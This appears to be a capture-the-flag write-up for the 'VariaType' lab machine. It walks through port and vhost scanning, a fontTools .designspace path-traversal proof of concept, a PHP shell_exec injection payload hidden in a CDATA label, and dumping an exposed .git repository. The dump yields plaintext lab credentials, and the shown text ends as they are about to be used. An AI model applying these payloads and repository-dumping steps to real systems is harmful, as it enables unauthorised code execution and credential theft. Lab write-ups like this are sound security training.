# VariaType
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: VariaType
- OS Type: Linux
- Difficulty: Medium
Port Scanning - Service & Version Enumeration
Nmap scan report for 10.129.8.69Host is up, received user-set (0.17s latency).Scanned at 2026-03-15 11:41:29 IST for 71sNot shown: 63978 closed tcp ports (reset), 1555 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT STATE SERVICE REASON22/tcp open ssh syn-ack ttl 6380/tcp open http syn-ack ttl 63Enumeration
Port 80/HTTP
i found Port 80 running it means the server is running a web server let’s visit the site:

it redirects to variatype.htb we need to add the entry to /etc/hosts file.
"10.129.9.244 variatype.htb" | sudo tee -a /etc/hosts
again visiting the website we got the success!, so we can see that the website is about some font generation, in meantime let’s start the scanning for any interesting VHOST (virtual host) fuzzing.
ffuf -u http://variatype.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt -H "Host: FUZZ.variatype.htb" -fs 169
in no time we got another sub domain/virtual host (vhost) let’s add this to our /etc/hosts and then visit portal.variatype.htb

so it has a login page, and portal is looking like any internal validation.
for now let’s try to generate some fonts in main site

it has some upload files functionality.
i’ve tried to upload some txt file in .designspace

so it is validating the files in backend, while researching on google i found - https://github.com/fonttools/fonttools/security/advisories/GHSA-768j-98cg-p3fv
so in POC there was the .designspace file
<?xml version='1.0' encoding='UTF-8'?><designspace format="5.0">  <axes>    <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400"/>  </axes>
  <sources>    <source filename="source-light.ttf" name="Light">      <location>        <dimension name="Weight" xvalue="100"/>      </location>    </source>    <source filename="source-regular.ttf" name="Regular">      <location>        <dimension name="Weight" xvalue="400"/>      </location>    </source>  </sources>
  <!-- Filename can be arbitrarily set to any path on the filesystem -->  <variable-fonts>    <variable-font name="MaliciousFont" filename="../../tmp/newarbitraryfile.json">      <axis-subsets>        <axis-subset name="Weight"/>      </axis-subsets>    </variable-font>  </variable-fonts></designspace>
here it shows that the file name is the file name to create, and there’s a python script which is used to generate font files (ttf)
#!/usr/bin/env python3import os
from fontTools.fontBuilder import FontBuilderfrom fontTools.pens.ttGlyphPen import TTGlyphPen
def create_source_font(filename, weight=400):    fb = FontBuilder(unitsPerEm=1000, isTTF=True)    fb.setupGlyphOrder([".notdef"])    fb.setupCharacterMap({})
    pen = TTGlyphPen(None)    pen.moveTo((0, 0))    pen.lineTo((500, 0))    pen.lineTo((500, 500))    pen.lineTo((0, 500))    pen.closePath()
    fb.setupGlyf({".notdef": pen.glyph()})    fb.setupHorizontalMetrics({".notdef": (500, 0)})    fb.setupHorizontalHeader(ascent=800, descent=-200)    fb.setupOS2(usWeightClass=weight)    fb.setupPost()    fb.setupNameTable({"familyName": "Test", "styleName": f"Weight{weight}"})    fb.save(filename)
if __name__ == '__main__':    os.chdir(os.path.dirname(os.path.abspath(__file__)))    create_source_font("source-light.ttf", weight=100)    create_source_font("source-regular.ttf", weight=400)
and we got success.

but our main motive is to get RCE.
below poc is sending ping request to our system
<?xml version="1.0" encoding="UTF-8"?><designspace format="5.0">    <axes>        <!-- XML injection occurs in labelname elements with CDATA sections -->        <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400">            <labelname xml:lang="en"><![CDATA[<?php echo shell_exec("ping 10.10.15.140");?>]]></labelname>            <labelname xml:lang="fr">MEOW2</labelname>        </axis>    </axes>
    <sources>        <source filename="source-light.ttf" name="Light">            <location>                <dimension name="Weight" xvalue="100"/>            </location>        </source>
        <source filename="source-regular.ttf" name="Regular">            <location>                <dimension name="Weight" xvalue="400"/>            </location>        </source>    </sources>
    <variable-fonts>        <variable-font name="MyFont" filename="output.ttf">            <axis-subsets>                <axis-subset name="Weight"/>            </axis-subsets>        </variable-font>    </variable-fonts>
    <instances>        <instance name="Display Thin" familyname="MyFont" stylename="Thin">            <location>                <dimension name="Weight" xvalue="100"/>            </location>            <labelname xml:lang="en">Display Thin</labelname>        </instance>    </instances>
</designspace>
and we’ll listen using the tcpdump for any ICMP traffic, the file processed successfully but no success. now we are sure that the our malicious file is on the server but now we need the way to access it.
while fuzzing the directories for the portal website i found that the .git is present so we can dump the git repo using git dumper giving us the full source code and commits and let see if we can find any way in..
gobuster dir -u http://portal.variatype.htb/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt
let’s use git dumper to get dump the github repo - https://github.com/arthaud/git-dumper
git-dumper http://portal.variatype.htb/ gitdump
let’s check if we have anything interesting

we have only 1 file

and it also doesn’t have anything. let’s run git status to check if any changes have been made to file or not

we can see that the auth.php is modified let’s check the commit logs

to view the changes in files during this commits we can use git show command
git show 753b5f5957f2020480a19bf29a0ebc80267a4a3d
and we got the credentials of the gitbot user.
gitbot:G1tB0t_Acc3ss_2025!let’s use the creds to login to machine
